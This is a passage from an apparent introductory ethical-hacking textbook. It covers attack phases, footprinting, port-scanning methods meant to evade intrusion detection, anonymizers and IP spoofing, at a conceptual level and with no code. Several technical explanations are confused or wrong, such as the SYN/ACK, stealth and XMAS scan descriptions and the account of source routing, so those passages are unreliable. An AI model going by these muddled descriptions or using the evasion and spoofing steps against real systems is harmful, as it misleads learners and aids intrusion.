In the aspect of crime facilitated by the use of the computer, the computer is used to store, manipulate, and distribute criminal activities. This may include the illegal distributions of criminal activities, information related to terrorism, and child pornography.

However, in the case of crimes where the computers are the target, this would include attacks against computer systems from unethical hackers. Evaluating this type of crime is more difficult than crimes facilitated by the user of the computer. This evaluation will include the identity of the criminal, the nature of the crime, the location where the crime was committed, and the identity of victims.

The Cyber Security Enhancement Act of 2002 allows life sentences for hackers who recklessly endanger the lives of others. The CSI/FBI 2002 Computer Crime and Security Survey determined that 90% of the respondents acknowledged security breaches, but only 34 percent reported the crime to law enforcement agencies. The FBI computer crime squad estimates that between 85 percent and 97 percent of computer intrusions are still undetected.

For more information, please see the United States Department of Justice's Cyber Crime and Intellectual Property section at <http://www.cybercrime.gov>.

Chapter Summary

- The chapter explored the work of an ethical hacker.

- The three major phases of hacking.
- The implications of computer crime.
- How to choose an ethical hacking testing method.

Chapter Three

Security

With the increasing growth of technology, virtually all companies are being networked. Information in most companies is exchanged through a computer. All business tasks are computerized, from the most difficult to the routine ones, and the tasks are fast evolving from manual to automatic. With the computer, a company's intellectual assets which differentiate it from other competitors and also determine its extent of profit and loss, are vulnerable. The assets must be safely secured from external threat.

The scope of information security is broad; this chapter aims to give a comprehensive explanation of how to secure information on the computer. As computers evolved, so also did their uses and as businesses evolve, computers were initially designed to facilitate research without much emphasis on security. During this period, resources are only shared among the available users of a computer. However, today, the computer has permeated the business world and home networks. It has become a gadget used for storing various valid information. This chapter will cover the following outlines:

- Threat and vulnerability
- Attack
- Security breaches
- Elements of securities
- The growth of hacking
- Phases of an attack

Threat and Vulnerability

Threats and vulnerability can be defined in these three ways;

A form of weakness in security in a target of evaluation, this could be as a result of the failure in analysis, implementation, design, and operation.

A form of weakness in information components or systems. This includes hardware design, system security procedures, and internal control.

A form of error or weakness in design or implementation could result in an unexpected incident compromising the security of the system, application, network, and so on.

It is important to note that there is a difference between vulnerability and threat. Vulnerability means weakness that could give room for a potential threat. It means that for a threat to occupy, there must be some vulnerability. The threat is an action that might compromise security and lead to the loss of important data on the system. The simplest example of vulnerability is paper. Paper is vulnerable to fire and can be destroyed easily. The fact that something might trigger the burning of the paper is a threat to preserving documentation. As a result, the vulnerability of paper can be mitigated by installing a fire suppressant system. Like paper, most systems are vulnerable but not too flawed to be used. Therefore, not all vulnerability requires some sort of protection. Every vulnerability does not make room for an attack, and not all are successful. The major factor that determines whether an attack will be successful or not is the extent of vulnerability and the degree of the attack.

The extent of vulnerability is usually what an intruder is often concerned with. If a system has a high level of vulnerability, there is a tendency for an attack.

What is an Attack?

A system attack is an unauthorized and deliberate assault of the system's security. The information or data that is being prevented from attack is the target of attack. The target of attack could be a product, IT system, or component that is identified as requiring a security evaluation. System attacks can either be active or passive.

Active attacks modify the system. A good advantage of such a form of attack is an attack on DoS (denial of service) target resource available on a network. The effect of this kind of attack includes alteration of the integrity,

confidentiality, availability, and authenticity of the system.

The passive attack does not affect the data of a system but violates the confidentiality of such a system without necessarily affecting the condition of the system. A good example of this type of attack is electronic eavesdropping (collecting unencrypted confidential data).

The major difference between the two types of attack is that active attack aims at distracting a system's functionality and resources. In contrast, passive attacks only seek to collect information or data from the system.

Attackers are not limited to being external; there are both internal and external attackers. An insider attack is an attack initiated by someone among the authorized users. It could be from an insider with malicious desire, while an external attack is carried out by an intruder who does not have an authorized access to the system.

Security Breaches

To gain access to a system, the attacker exploits the vulnerability of such a system. An exploit into the system is the attacker's way of breaching the security of the system through a vulnerability. A breach of the security of a company's system can vary from department to department. However, the business organization must take care of protection and protection issues. The major concentration of this book is on penetration - ethical hacking. When the external or internal hacker exploits a vulnerability, the result of this is exposure. However, it is important to note that not all exposure is the result of vulnerability. Examples of exposure not vulnerable are **whois** and **port scanning**. All of these will be discussed as we progress in the book.

Exposure

This is simply the loss gathered as a result of a security breach caused by an exploit. Examples of loss that can be incurred during an exposure include deception, disclosure, usurpation, and disruption. The major tool that grants an attacker access to a system is vulnerable. Once an attacker can manipulate this vulnerability to his or her advantage by collecting confidential information or disrupting the system's functionality, the attacker erases his or her tracks. Some security issues that are not taken seriously can lead to

vulnerability. The vulnerability can make it easy for an attacker to access data that is contrary to the access control list (ACLs) and even execute a command as another user or conduct denial of service attack.

Element of Security

Security is defined as the state of wellbeing of a system's infrastructure and data. When a system is adequately secured, the possibility of an attack is reduced to the barest minimum. However, it is important to note that there can be no absolute or complete system protection as technologies evolve every day. There are various aspects of security. The confidence of the owner of the system lies in the fact that the system will behave according to its specialization and that is called **Assurance**.

Accountability

At the beginning of the chapter, it was explained that businesses operate in a networked environment and as a result of this system, its users and the various applications all interact and participate in a networked environment. This is why it is expected that system administrators or concerned persons keep track of those who visit or use the system, the time, and the reason for using the system. To assess or account for this, an audit trail or log file can be used. This process of auditing the number of people's that visit or use the system is called **Accountability**

Reusability

Not all resources will be made available to all users. The company can program access control on predefined parameters to help increase the system's level of security. Among the security aspects that are crucial at this level of operation is reusability. This can also be interpreted as availability. This is simply a situation whereby the user of a system is not allowed to reuse or manipulate data or objects that another user is currently accessing. This is to prevent violation of the system. To derive value from system resources, all information and processes must be accurately configured. The accuracy paves the way for the integrity of the system. These two play a crucial role in establishing a good and secure environment.

Security, Functionality, and Ease of Use Triangle

As technology continues to evolve, there is an increase in the production of computers and electronic systems. The newly released products are usually designed for ease of use rather than for strong or better security.

During the system evolution period, the producers are often not concerned about the level of vulnerability or how secured the system is. Since the system producers are not cognizant of this aspect of the system, it means that an increase in default of system security should inadvertently lead to an increase in the user's level of competence. But this is not the case in the business world. As systems continue to increase, the system administrator is faced with a more technical security challenge.

The two most important causes of this is time and money. Time includes the number of hours or amount of time it would take the system producer to check the log file, detect a vulnerability, and apply the necessary security patches. Since the producers are not too concerned with the security of the system, this has led to an increase in the demand for dedicated security professionals to monitor the Information and Communication Technology (ICT) resources constantly.

The Growth of Hacking

Back in ancient times, hacking requires proficiency and skills to be able to operate the computer beyond its intended use. However, today, to become a proficient hacker, one needs the knowledge of how to use some codes and tools all available on the Internet. The availability of hacking tools and codes on the Internet has made it easy for anyone to become a hacker. Most times, hackers don't even have background knowledge of how the computer works. This is why there has been increasing abuse in the work of hackers. More people get into hacking because of the money and the thrill of the profession. A lot of people see it as a way to extort from popular individuals or well to do companies. While there is an increasing growth in black hackers, ethical hackers are becoming more recognized.

The growth of hacking started with the thirst for knowledge. To a large extent, this profession is largely populated by youths. The reason for this is because the young age is laden by a zeal for exploration. The thrilling feeling

of being able to know more about a system than just its conventional use drives the majority into this business.

One of the factors that have contributed to the growth of black hat hackers is the unwillingness of the victim to report the incident for fear of losing their customers, employees, market share, and business value. When a victim reports about a hacking case, society blames the company more than they do the hacker. Many believe that it is the carelessness of the company that made it vulnerable to attack. As a result, a lot of victims will keep quiet to save the face of the business, even when the result of hacking leaves a comprising or irreparable effect.

Phases of Security

The phase of security entails the stages the ethical hacker will undergo to protect the system. The ethical hacker must understand the phase of the attack of a company's or individual's system before embarking on a countermeasure process. This is what gives you an idea of the best measure to take to overcome an attack. Generally, there are five phases of attack.

Reconnaissance: This is a process whereby the black hat or gray hat attacker gathers information about the target system. The reconnaissance process entails two parts: the active and the passive reconnaissance process. The attacker uses both processes to find out more about the target system.

Scanning: this is the stage where the attacker looks for loopholes or vulnerability connected with the target

Gaining access: once the attacker could find a loophole or vulnerability in the target system, he or she uses this to gain access to the system.

Maintaining access: this is a stage where the attacker maintains the access he or she has gained to the target to achieve the goal of the attack

Covering tracks: this is the last stage of an attack. At this stage, the attacker erases all tracks that might indicate that external or internal access had taken place.

Effect of Attacks on Business

Once the attacker gains access to a company's system, the first thing he or she does is to visit all the files stored on the computer, including financial details, client information, credit card numbers, and other vital information. Access to these kinds of information usually result in serious damage to the organization. The attacker, most times, uses this to extort from the company or for malicious purposes. Not only would the company face a serious financial loss but also suffer great damage to their credibility and trust.

However, there are many ways a business can avoid this. Once the business is aware of the plausible ways an attacker could gain access to the system, the company knows that it has to take its security very seriously. Here is a sample of findings in the TruSecure research:

In 2004, organizations witnessed fast-spreading worms, such as SQL Slammer, Blaster, and Nachi that do not use e-mail to attack computers and networks. *“These network-aware worms are perimeter killers for organizations. We will also continue to see the impact of mass mailers, especially with home users,”* said Bruce Hughes, director of malicious code research at TruSecure’s ICSA Labs.

There will be an increase in zero-day attacks, which are attacks made before a software vendor can release a patch to close specific vulnerabilities. *“There are so many known and unknown vulnerabilities in Linux, Microsoft, and Internet Explorer that haven’t been patched yet,”* Hughes notes. *“Some hacker is going to release exploit code ahead of the patch and create significant damage to those unprepared.”*

There is a significant surge in harmful software, or malware, intentionally being posted and then unknowingly shared on P2P (peer-to-peer) file-sharing networks. For example, according to research that Hughes conducted, 45% of the free files collected via KaZaA, then the most popular programs for downloading free files and music, were viruses, Trojan horse programs, and backdoors (programs that create vulnerabilities). *“Organizations need to warn their employees about filesharing applications and the danger they pose to them at work and home,”* advises Hughes.

Another problem is the emergence of spyware programs that piggyback on free software. Spyware can monitor and track Web usage for marketing purposes, and can sometimes track everything else users do on their

computers.

There is a continued increase in malware that installs open proxies on systems, especially targeting broadband users. The proxy hides the true origin of attacks, whether from viruses, worms, or spam. Many top viruses in 2003 used tactics that allowed spammers to send e-mail through these systems.

On a positive note, TruSecure expects the U.S. Government to crack down on virus writers. *“The government is getting more and more serious, and Microsoft is putting out bounties on hackers,”* Hughes said. *“If they catch someone important, like the author of Blaster or So Big, they are going to make an example and throw the book at the person.”*

Phase One Of The Attack

Reconnaissance

This is the first stage of the attack. It is the stage where an attacker gathers as much information as he or she can about a target system before preparing how to launch his or her attack. At this stage, the attacker plans the strategy that will be used for the attack and gathers as much information as he or she can about the target system. The attacker learns more about his or her target by drawing on competitive intelligence. The reconnaissance phase is generally without authorization from the company. It encompasses processes such as external or internal network scanning.

Reconnaissance attacks can also involve social engineers. A social engineer is a person who pretends to be an authorized user and convinces people to release information ranging from the password, phone numbers, and other sensitive information. Since the reconnaissance phase does not involve authorization to the system, the attacker can easily pretend to be one of the company's authorized users.

Another technique used during the reconnaissance stage is dumpster diving. This involves going through an organization's trash to find out if there is any discarded sensitive information. An attacker can easily use the Internet to get information, ranging from the company's business partners, names of employer and employees, and other critical information. Dumpster diving

provides the attacker with more sensitive information like the password of the system, user name, credit card statements, statements of balance through an ATM, and much more.

Types of Reconnaissance Technique

Reconnaissance is broadly divided into two: active and passive

When an attacker uses passive reconnaissance to gather information, he or she does not deal with the system directly but makes use of publicly available information, social engineering, and dumpster diving to get information.

Active reconnaissance involves direct interaction with the system. Here the attack can make use of different tools and codes to detect open ports, accessible locations, network mapping, and so on. Before making use of active reconnaissance, an attacker often makes sure that his or her activities cannot easily be discerned.

It is the job of the ethical hacker to master all the reconnaissance techniques associated with each type to know how to prepare for countermeasures that will secure the system against attack.

Phase Two

Scanning

This stage comes after the reconnaissance. It is the stage where the attacker uses all the information gathered during the reconnaissance to determine areas of vulnerability. Scanning can be interpreted as an extension of the active reconnaissance process. It is an in-depth probe into the details gathered during the first phase. Most times, scanning and reconnaissance overlaps. For scanning to be successful, the hacker must have gone through the reconnaissance period. The reconnaissance phase determines the result that would be gained over the scanning phase. This is why it is believed that both phases overlap.

Phase Three

Gaining Access

This is where most of the damage is usually carried out. To cause damage to a target system, the attacker does not necessarily have to have access to the system. For instance, the attacker can use the external denial of service to stop the system from running using the target or exhausting resources. This can be easily carried out by ending processes like reconfiguring and crashing the system or by using a time bomb. Resources can be exhausted locally by filling up outgoing communication links.

Attackers can use a technique known as spoofing to exploit the system pretending to be one of the legitimate users. With this technique, they can send packages containing a bug to the targeted system to exploit any chance of vulnerability. Attackers can also use another technique known as a Smurf attack. They use this medium to cause users on a network to flood each other with data and, by so doing, the main attackers remain anonymous.

Phase Four

Maintaining Access

Once an attacker gains access to the system, the next step is to find a way to maintain access to the account. When this is successfully achieved, the attacker can use the system as desired. The attacker can either use the system as a launchpad or continue exploring other systems or keep a low profile and keep exploiting the system. Any of the two forms of maintaining access is detrimental to the company's system.

Most times, an attacker who chooses to maintain a low profile erases all evidence of their entry and installs a back door to the system to gain repeated access to the system. The attacker can also choose to install rootkits at the major level to gain full administrator access to the computer. Both Trojans and Rootkits require that the attacker use them locally. Trojans can be used to transfer names, information, passwords, and any other details the attacker wishes to transfer to another device of the attacker's choice.

Phase Five

Covering Tracks

The main reason attackers choose to cover their tracks is maintaining access

while being undetected. To successfully erase their actions, attackers can use Trojans or Rootkits.

Types of Hackers Attacks

There are different types of hacker attacks, the ones that will be considered in this book include;

- Operating system attacks
- Application-level attacks
- Shrink-wrap code attacks
- Misconfiguration attacks

Chapter Summary

- The security of a company's system is essential.
- A company's system that has loopholes or vulnerability makes room for a threat.
- The attack takes place when a system is vulnerable to threats.
- System attack takes place in phases.
- Once the attacker gains access to the system, he tries to maintain this access. Maintaining access to the system is a way to ensure that the attacker can use the system as they desire.
- The last phase of the attack is covering their tracks. At this phase, the attacker tries as much as possible to cover his or her entry to the system. The attacker erases all indications of attacks and tries to leave the system the way it was before the attack.

Chapter Four

Pre-Attack Stage

There are three major pre-attack stages in hacking, and they include footprinting, scanning, and enumeration. Attackers spend more time on the pre-attack stage than they do on the attack stage. In fact, it was stated that attackers spend 90% of their time on the pre-attack stage and only spend 10% on the attack stage. This is partly because the success of the attack stage is dependent on the success of the pre-attack stage. Also, the pre-attack stage covers most of the works needed to carry out a successful attack. This chapter will cover the following outlines:

- Footprinting
- Unearthing Initial Information
- Footprinting tools

Footprinting

This is a methodological way of gathering information about the security measures of an organization or a computer system. A footprint is similar to the blueprint of a building or the strategic map of a location. It contains the structure and typology of a system or organization. It is an essential aspect of the reattach stage. Footprinting shows that the more information an attacker has about a company or system, the more vulnerable the system is. When footprinting is carried out, the information contained in the footprint is well organized. When the phase is successfully carried out, the result is a very unique and organized detail of the target company's dealings or system.

Footprinting can be of great usefulness to the attacker and the ethical hacker. To the attacker, information gathered can be a springboard to narrow down the method of attack. In contrast, to an ethical hacker, this information can be a springboard to assess the attacker's merit.

Importance of Footprinting

- The footprint is necessary because the organization of the technique employed in a given system is crucial to the level of vulnerability of the system.
- Footprinting helps to keep information that is necessary to the system techniques and organizations.
- During the process of identifying security measures, footprinting can be a very difficult task.

Major areas and information that attackers attack

Internet: The major areas Internet attackers focus on for their attacks are:

- Domain name
- The IP address of the reachable system
- Network plugs
- User Datagram Protocol (UDP) and Transmission control protocol (TCP)
- Access control list (ACL)
- System architecture
- An intrusion detection system (IDS)

Remote access: the aspect that is most vulnerable under the remote access include;

- Remote system type
- Analog/digital telephone number
- Authentication mechanism

Intranets: the areas that are often targeted in intranet include;

- Internal domain names
- Networking protocol used
- The IP address of the reachable system
- Network blocks
- TCP and UDP service running
- ACLs
- System architecture
- IDS running

Extranet: aspects that are often attacked under extranet include:

- Type of connection
- Connection origination and destination
- Access control mechanism

Information Gathering Methodology

Information gathering methodology can be divided into seven groups

1. Unearth initial information.
2. Locate the network range.
3. Ascertain active machines.
4. Discover open ports/access points.
5. Detect operating systems.
6. Uncover services on ports.
7. Map the network.

Before an attacker launches his or her attack, he or she will first unearth initial information, after which the attacker moves to the next step, which is locating the different network range. To locate the network range, the attacker makes use of WHOIS or Nslookup. Next, the attack pings the machine to ascertain the active machine. After this, the attacker uses port scanners to discover open ports or access points; next, the attacker detects operating system like querying with telnets, and then uncovers services on port and ultimately maps the network.

All the above mentioned steps of information gathering are carried out under footprinting. Footprinting is considered to be the phase that gives the attacker an overview of the target system. Also, at this stage, the attacker eliminates hacking methodology that might not work for the target system and settles for the one he or she thinks is best for the target. Footprinting also helps the attacker to cover his or her tracks with little or no trace left. While footprinting is considered as one of the information gathering processes, it is one of the important stages that mature hackers do not joke about.

Unearthing Initial Information

This is the act of gathering information that is readily available about a target. In this aspect, initial information about the target, such as the URLs and the domain name can be uncovered. One of the easiest ways to check for information is by using the HTML (Hyper Text Markup Language) source code of the Web site to gather links, comments, and Meta tags. During the process of unearthing initial information, the attacker can use any of these available media to source his or her information;

- A webpage, Yahoo or other directories
- Different types of search engine
- Advanced searches in search engines
- Publicly traded companies search (e.g., EDGAR)

The initial unearthing stage entails sourcing out information about the target system. During this process, the attacker can look up a domain with a WHOIS client and also do an Nslookup. WHOIS is simply a query search

that can be used to discover domain names and IP addresses on the Internet. It is different from all the other types of search because it includes additional information in its search. This information includes server type, DMOZ listing, the website status, and the number of sites the webserver is hosting. There are some WHOIS searches that give a piece of reverse information. This allows the hacker to trace a known IP address back to its server. There are five types of Regional Internet Registries (RIRs). The RIR WHOIS databases are located at:

1. American Registry for Internet Numbers (ARIN)
2. Asia Pacific Network Information Centre (APNIC)
3. Latin American and Caribbean Internet Addresses Registry (LACNIR)
4. Réseaux IP Européens Network Coordination Centre (RIPE NCC)
5. African Network Information Center (AfriNIC)

Footprinting through a Job Site

This is another way a hacker can perform the footprinting process. Footprinting through job sites is used to gather information concerning a company's infrastructure. An attacker can use this medium to get information ranging from the company's software, hardware, and other related information about the company. For instance, if a company is advertising for the post of network administrator, it would post all requirements connected to the position. An attacker can easily use this information to know more about the operation of the company and its infrastructure. This singular act has been used to get into a company's details.

Passive Information Gathering

Passive information gathering is an organization test usually carried out by the organization to understand the current security level of a particular system in the company. Since, in most organizations, systems are usually connected to one another, a company can use the organization test to check if there is a loophole in its security. This can be done both passively and actively.

Footprinting Tools

Here is a list of some of the tools hackers use in the footprint pre-attack stage. In each type of footprinting, tools are tools applicable or use under it. The first tool that would be considered is;

Sensepost Footprint Tools 3

Sensepost offers training, security assessment, and consulting services. They developed a tool named BiDiBLAH. The process of security assessment tools under this type include:

- Footprinting
- Information gathering
- Fingerprinting
- Targeting
- Vulnerability discovery
- Penetration

The tool that is used under BiDiBLAH includes:

- Microsoft NET framework
- A valid Google API key for subdomain discovery
- Nessus server or login for Nessus
- functionality MetaSploit Framework for Metasploit functionality

Big Brother

This is a web page system and a network monitoring solution. It provides a highly scalable, customizable, and easy to maintain systems with a small footprint for monitoring the real-time availability of network devices and servers.

Advanced Administrative Tools

These tools are designed to gather detailed information and availability status for local computers and networks. Advanced Administrative Tools include the following features:

- Port scanner
- Proxy analyzer
- RBL locator
- CGI analyzer
- E-mail verifier
- Links analyzer
- Network monitor
- Process monitor
- WHOIS
- System information
- Resource viewer

Wikto

The following features are found under Wikto

- Web server fingerprinting using Net-Square's HTTPPrint
- Indexable director detection in BackEnd
- Directory and link extraction from mirrors using HTTrack
- Built-in SSL support for Wikto and BackEnd miner
- One-click updates of both Nikto and Google Hack databases

Chapter Summary

- The pre-attack stage is made up of three phases: the footprinting, scanning and the enumeration stage.
- Footprinting stage is a step by step way an attacker gathers information about a company.
- One major reason footprinting is necessary is because the organization of the technique employed in a given system is crucial to the system's level of vulnerability.

Chapter Five

Scanning

In the last chapter, the three major pre-attack stages were listed. Among these pre-attack stages is scanning. Once an attacker has gained access to the system and has carried out the footprinting phase, including reconnaissance, the next action is scanning. Scanning is similar to reconnaissance but is an extended form of reconnaissance. It is a build upon the information the attacker has been able to gather at the footprinting phase. This chapter starts by explaining what scanning is, and the methodology for scanning.

What Is Scanning?

Scanning is the next important phase after footprinting. It is the phase where the attacker validates the information gathered about the IP addresses that were obtained during the process of footprinting. The attacker also gets more information about the target's operating system and the service running on each computer. The major aim of scanning is to detect exploitable channels and probe as many listeners as possible. The attacker's goal at this period is to find a channel or ways to intrude on the target system. The results obtained during the scanning phase are what the attacker uses, informing his or her attacking strategies. There are different types of scanning; they include:

- Port scanning
- Network scanning
- Vulnerability scanning

Port Scanning: the attacker connects to the TCP and UDP ports on the target system to determine whether the port is running on the system by sending a couple of messages. There are two results the attacker can get from this state. It is either the systems that are in a running state or a listening state. The listening state reveals the operating system and application in use. Usually misconfigured systems in a listening state give access to unauthorized users;

running software with vulnerabilities also allows unauthorized access.

Network Scanning: this is the phase when an attacker tries to identify the active hosts on the platform. This could be either to note them as part of the network security or to attack them.

Vulnerability Scanning: this is similar to vulnerability and threat explained in chapter two of this book. Vulnerability scanning is the process of checking for loopholes in a system. A vulnerability scanner can focus on discovering loopholes in directory traversal exploits or backup files.

When a thief wants to break into a house, he or she will look out for a vulnerability such as the windows and doors. In the same vein, an attacker on a computer will look out for access points on ports. Ports are the doors and windows of vulnerability in the computer system. Therefore, the more open the port on the computer is, the more vulnerable it is to attackers

Aim of Scanning

1. To determine the running live system on a network
2. To determine the number of ports that are opened. The attacker forms his or her attacking strategies based on the number of ports that are opened.
3. To find out the operating system on a network. The attacker formulates his or her strategies based on the extent of operating system vulnerability. This is also known as fingerprinting.
4. To determine the services that are running or listening to the targeted system.
5. To find out the target system IP address

Methodology for Scanning

For an attacker to be able to scan a system successfully, there are some sequences or steps he or she must follow. These sequences of steps include:

- live system check
- Open port check

- Fingerprint the operating system
- Scan for vulnerabilities
- Probe the network

Step One: Live System Check

There are various methods an attacker can use to scan for live systems. These methods include:

- **Ping sweep**

This is also known as an ICMP sweep and is one of the slowest and oldest methods to scan a network. It is a basic network scanning technique that is used to discover which range of IP address to live host. It tells the user whether a specific live host exists on the computer or not. If a given address is live, it will return as an ICMP ECHO reply.

- **ICMP Scanning**

ICMP Scanning is a process whereby all required information about a system is gathered. It is used to determine the number of hosts in a network that is up.

Step Two: Check for Open-Ports

The various method under this step include:

- Three-Way Handshake

TCP is connection-oriented; this implies that before data are transferred, the necessary connection establishment is performed. The performance of connection is made possible with the aid of the three-way handshake. The process involved in the performance is highlighted below:

1. The source (Computer A) sends an SYN packet to the destination (Computer B) to establish a TCP connection.
2. The destination, on receiving the SYN packet sent by the source,

starts the TCP session by sending an SYN/ ACK packet back to the source.

3. This SYN/ACK packet acknowledges the arrival of the first SYN packet to the source.
4. In conclusion, the source sends an ACK packet for the SYN/ACK packet sent by the destination.

- **TCP Communication flag**

This is used to monitor the TCP package header that monitors the flag. It governs connection between hosts, and it is used to instruct the system. The functions of the flag include:

SYN—Synchronize alias: Initiates connection between hosts

ACK—Acknowledgement alias: Establishes a connection between hosts

PSH—Push alias: System is accepting requests and forwarding buffered data

URG—Urgent alias: Instructs that data contained in packets be processed ASAP

FIN—Finish alias: Communicates to the remote system to close the connection

RST—Reset alias: Resets a connection

Scanning Methods

SYN Stealth/Half-Open Scan

Since the IDS can be used to detect a TCP connect scan, a hacker uses a technique called half-opening scanning to evade detection. The name of half opening is such because the hackers do not completely open a full TCP connection. What the attacker does is to send a SYN to connect, pretending to open a real connection and waits for a response. While the attacker awaits a response, an SYN/ACK response indicates the port is listening. An RST

response indicates that there is no listener. If the attacker received an SYN/ACK as a response, he or she would send an RST immediately to tear down the connection. In most cases, the kernel does this for the attacker. The main reason for using this type of scanning method is to reduce the number of sites connected to the system to the bare minimum.

SYN/ACK SCANNING

This scanning method has the potential to register a large quantity of false positives. In the first scanning method considered, it was noted that an SYN/ACK flagged packets sent to a closed port elicit an RST response while a SYN/ACK packet sent to an open packet would not produce any response. The reason for this type of reaction is because a SYN flag is required by the TCP to initiate a connection. SYN/ACK scanning works in a different pattern; in this type of scanning method, packets dropped by network traffic, filtering devices, and timeout can produce a wrong indication of an open port. The SYN/ACK method is very effective in avoiding the three-way handshake method.

STEALTH SCAN

The stealth scanning method implements the three-way handshake method. The only difference is that in the last stage, the remote port is identified by terminating the connection before a new initiation is triggered and by examining the package entering the interface. The sheath scan is carried out by doing the following:

Forwarding an SYN packet to the destination server on the corresponding port to start initialization.

Depending on the response, the server stealths the scanning process.

The port is an opened one if the response is an SYN/SYN/ACK one

To open the connection fully, the attacker sends an RST package.

XMAS SCANNING

This is a method used to scan a large file to find out which host is up and the service that is being offered. This method only works for the UNIX test and is based on the BSD networking code. It is a technique used to explain all TCP flag sets. However, it does not work with Windows NT. XMAS

scanning is used to send a TCP frame to a remote device with the ACK, RST, SYN, URG, PSH, and FIN flags set. If a message is sent to a closed port, the closed port responds by sending an RST flag to the XMAS scan. This method only works for the UNIX platform; however, it avoids the IDS and TCP three-way handshake.

FIN SCAN

This is a scanning method that attempts to explore vulnerability in BSD code. It is similar to the SYN/SYN/ACK method but uses an inverse mapping to determine whether the port is open or closed. Also, when the port is closed, it will respond to the probe package with an RST; however, when it is open, it will ignore the package in question. Since many operating systems are based on or derived from BSD, the result obtained from the scan is fairly good. However, most operating systems have applied patches to correct the problem. Nevertheless, there remains a possibility that an attacker may come across a system where these patches have not been applied.

War Dialing

This is a method of exploiting the telephone or private branch exchange (PBX) of an organization to infiltrate the connection or network of the system and abuse its computing network. The relevance of this aspect to ethical hacking is that although Internet intrusion devising devices are built with firearms, modems are still insecure. War dialer is not the same as the daemon dialer. Daemon dialer is used to target a large pool of telephone numbers while war dialer is more streamlined and focused on a single telephone number. War dialer is usually used to detect fax, busy tones, voices, and anomalies that are stored in the PBX of an organization. War dialing can also be used to perform the following:

Determine vulnerable modems in order to secure them

Check the current status of a modem

Find out unused phone lines in a PBX

Find out misconfigured remote-access servers etc.

Fingerprinting Operating Devices

This is a process that is often used to find out the operating devices working

on a target system. Attackers understand the usefulness of this process and do not mess around with it. With Fingerprinting devices, the attacker locates the operating device of the target system. The attacker can formulate his or her attacking strategies using the operating system of a target system as a springboard. Determining the host of the operating device is usually carried out as a banner grabbing method. Banner grabbing can be used in two different ways; the first is by downloading the binary file and using this to check the architecture used in designing the operating system. The second is by locating the banner while trying to connect to a server.

Banner grabbing as a method of fingerprinting an operating device and is not as advanced as stacking queries. Stacking queries is more advanced and more direct than banner grabbing. It is simply a technique attackers use to transfer package data to a host and plan their attack based on the reply received from the message. There are two types of fingerprinting, the active and the passive.

Chapter Summary

- Scanning is the phase that comes up after the footprinting phase.
- The attacker validates the quality of the information he or she had gathered in the scanning phase.

Chapter Six

How to Probe the Network

This chapter is a continuation of the five steps enumerated in the previous chapter; it is a detailed explanation of how to probe a network with the use of a proxy. Like the other aspects that have been considered in this book, this aspect is observed from the point of view of the attacker. The chapter will cover the outlines enumerated below:

- Preparing the proxy
- Anonymizers
- Surfing anonymously
- Spoofing IP addresses
- Tools

Preparing the Proxy

In a simple definition, a proxy is a network computer that can be used as intermediaries for other computers. The proxy is a network system that works as a mediator between two servers. The server the proxy is used for is usually for the purpose highlighted below:

- Used as a firewall, the proxy is used to protect the local computer from external interference or access
- As a multiplexer of IP addresses. This occurs in a situation where the user only has one IP address; the proxy is used to connect several computers to the Internet.
- The proxy is also used to protect the computer from hacker's attacks.
- To separate the system from unwanted contents

A circuit-level or application-level proxy is a program on a firewall system between two proxies. Before a user can establish a connection to a destination using a proxy, the user must first establish a connection directly to the proxy network. When this is done, the proxy mediates the connection on behalf of the user. During this process, the proxy receives all communication between the client and the target system. However, before a user can benefit from the proxy server, the program must be configured in such a way that it is sent directly to the proxy server before getting to the final destination or targeted system.

Uses of Proxy for Attacks

While there are lots of proxies that are intentionally available for easy access, a proxy server can be used to hide the real IP address and all other information from the website. In this case, the proxy server is used anonymously. There are two types of anonymous proxies. The first is using anonymous proxies nonanonymous.

HTTP_X_FORWARDED_FOR 62.64.175.55, 194.72.9.37,

This would give us the first IP address of the server used by the user and the second IP address as the proxy server's IP address. The second is using an anonymous proxy:

HTTP_X_FORWARDED_FOR 66.51.107.3,

Unlike the first one, this only shows the IP address of the proxy server.

Anonymizers

These are simply services used to make Web-surfing anonymous. The first anonymizer that was developed was in 1997 by Lance Cotter and called anonymizer.com. An anonymizer is used to erase all identifying information from a user's computer while the user surfs the Internet. It hides the identity of the user and all information sources gathered by the user. Most times, the anonymizer creates an anonymous URL for the user. The URL is similar to this;

<http://anon.free.anonymizer.com/>

The Anonymizer is a very common tool among hackers. It is basically used

to prevent organizations or system administrators from finding out that their system is being compromised. Anonymizers hide the activities of the hackers. After a website has been subjected to anonymous access, every other website or link that would be visited would be automatically anonymized. Some anonymizers can be used to anonymize file transfer protocol (FTP), web (HTTP), and Gopher. To use a page anonymously, the user can simply go to the anonymization website and enter the name of the website he or she wants to visit anonymously. However, there are some limitations as to how far an anonymizer can go. These limitations include:

- Disability of the JavaScript language with URL based anonymizer
- Anonymous sites can claim not to have a log of request
- If an accessed site invokes a third-party plug-in, there is no guarantee that it will not establish independent direct connections from the user computer to a remote site.
- Any Java application that is accessed through an anonymizer will not be able to bypass the Java security wall.

Surfing Anonymously

This is performed through the use of proxy data that can be easily found on the Internet.

HTTP tunneling

This process involves sending posts to an HTTP server and receiving a response. It is often used to bypass the security firewall. The tunnel technique can be used to perform the following task:

- To stream audios and videos
- To check intrusion detection alert
- For remote procedure calls for network management
- The two basic steps utilized by the technique include:

- Server to client communication
- Client to server communication

Tunnel Creation and Destruction

The TUNNEL_OPEN package is sent when a TCP connection is opened, however, the TUNNEL_CLOSE packet is sent on the respective GET or POST HTTP TCP connection when the TCP connection that is being tunneled (as opposed to the HTTP TCP connections) closes. HTTP tunneling supports using HTTP proxies. The standard HTTP tunnel server and client only can handle one connection at a time. In using HTTP tunneling with HTTP proxies, TCP connections are made to the proxies, which in turn makes an HTTP request to the HTTP server. The server is located at the Host field in the HTTP header. If the proxy should need an authorization to access the server, the Base64-encoded user name and password in the HTTP proxy-authorization field provides this.

Spoofing IP Addresses

In the Spoofing IP address, the hacker impersonates the IP address of the local host and exploits the trust relationship during data transfer. These are the three basic steps to performing an IP spoofing

- Select a trust host machine whose IP address can be easily spoofed
- Disable the IP address of the host and manipulate the TCP as desired
- Use the TCP of the host to request for a connection

How to Spoof IP Address Using Source Routing

Source routing is a technique hackers use to trace a data packet path from the source to the final destination. Hackers also adopt this method to spoof an IP address, below are the steps to spoofing with source routing:

Positioning an attacker on the path that traffic usually takes to go from the destination system to the main source

Be specific about the path a packet would take through the Internet

The features of the source routing process are built into the TCP/IP protocol suite

A user can specify up to eight IP address during source routing

An attacker can send a package to a destination with a spoofed address. However, he or she would include loose source routing and put his or her IP address in the list.

